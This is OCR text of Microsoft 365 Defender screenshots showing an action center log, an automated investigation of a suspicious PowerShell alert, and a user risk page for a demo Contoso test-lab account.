
See all users

Traffic

Traffic	Risky apps	Transactions	Apps
29MB	0	25	7

Last 30 days, updated 6:20 pm today

14 MB




Action Center

Action update time	Investigation ID	Action type	Details	Entity ty...	Asset	Decision	Decided by	Stat
1/26/20, 8:27 AM	6124e6	Turn off external mail forwarding	jennysn@mtptestlab01.onmicrosoft.com	Mailbox		Approved	jennysn@mtptestlab01.onmicrosoft.com	✓
1/22/20, 1:40 PM	204	Quarantine file	c:\users\mike.barden\desktop\innocentfile.doc	File	cont-mikebarden.domain1.test.loc...	Approved	Automation	✓
1/22/20, 6:50 PM	fd9e7e	Soft delete emails	**From:** trustedsender2020@outlook.com **To:** marcos.sellars@mtptestlab01.onmicrosoft.com	Email		Approved	tomerb@mtptestlab01.onmicrosoft.com	✓
1/22/20, 11:35 AM	203	Quarantine file	c:\users\julia.weiss\desktop\amazon invoice.docx	File	cont-juliaweiss.domain1.test.local	Approved	Automation	✓
1/21/20, 9:18 AM	202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	cont-pollyharre.domain1.test.local	Approved	Automation	✓
1/21/20, 9:18 AM	202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	cont-pollyharre.domain1.test.local	Approved	Automation	✓
1/21/20, 9:17 AM	202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\oice_16_	File	cont-pollyharre.domain1.test.local	Approved	Automation	✓
1/21/20, 9:17 AM	202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	cont-pollyharre.domain1.test.local	Approved	Automation	✓
1/20/20, 3:37 PM	202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	cont-pollyharre.domain1.test.local	Approved	Automation	✓

Unified Action Center

→ Logs all actions, automatic and manual, across the Microsoft 365 workloads

→ Bulk actions support quick approval for similar items



Microsoft 365 Security

Action Center > cont-mikebarden > Suspicious PowerShell command line > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets > **Suspicious PowerShell command line**

Suspicious PowerShell command line

Investigation #247 is complete - Remediated

Started
Jun 2, 2020, 7:11:43 PM

Ended
Jun 2, 2020, 7:27:25 PM

Total pending time: 12s

00:15:42
Complete

Comments (0)

Investigation details

Status
Remediated


Alert severity
🟥🟥 Medium

Category
Execution

Detection source
EDR

Unified automatic investigation page

→ Details of all automated response activities taken by Microsoft 365 Defender across email/endpoint/identity



Microsoft 365 Security

Multi-stage incident involving initial access, Execution... > Suspicious powershell... > **cont-mikebarden** > **Mike Barden**

Go hunt

Mike Barden

Account Manager | contoso

Dept: NYC Accounting

Sensitive

User threat

Investigation priority
133

Alerts from the last 30 days
25

Identity risk level
High

Lateral movement paths
25

User exposure

First seen May 5, 2017	Last seen September 23, 2019
Devices 15	Accounts 25
Resources 14	Locations 3
Matched files 12	Mailboxes 12
Logon types 3	

Contact info

Email
jonathanwalcott@contoso.com

Phone
+1 (206) 567-5555

Address

User risk | Alerts | Lateral movement

Investigation priority score

Score is based on the last 7 days

How do we score?

133

8 alerts Score: 70

7 risky activities Score: 12

User score compared to the organization 90%

Alerts ands risky activities that contributed to the score (last 7 days) | View all user alerts (12)

Today

+45 Today at 4:28 PM High
Suspected overpass-the-hash attack (Kerberos)

+40 Today at 4:28 PM Medium
Suspected use of Metasploit hacking framework

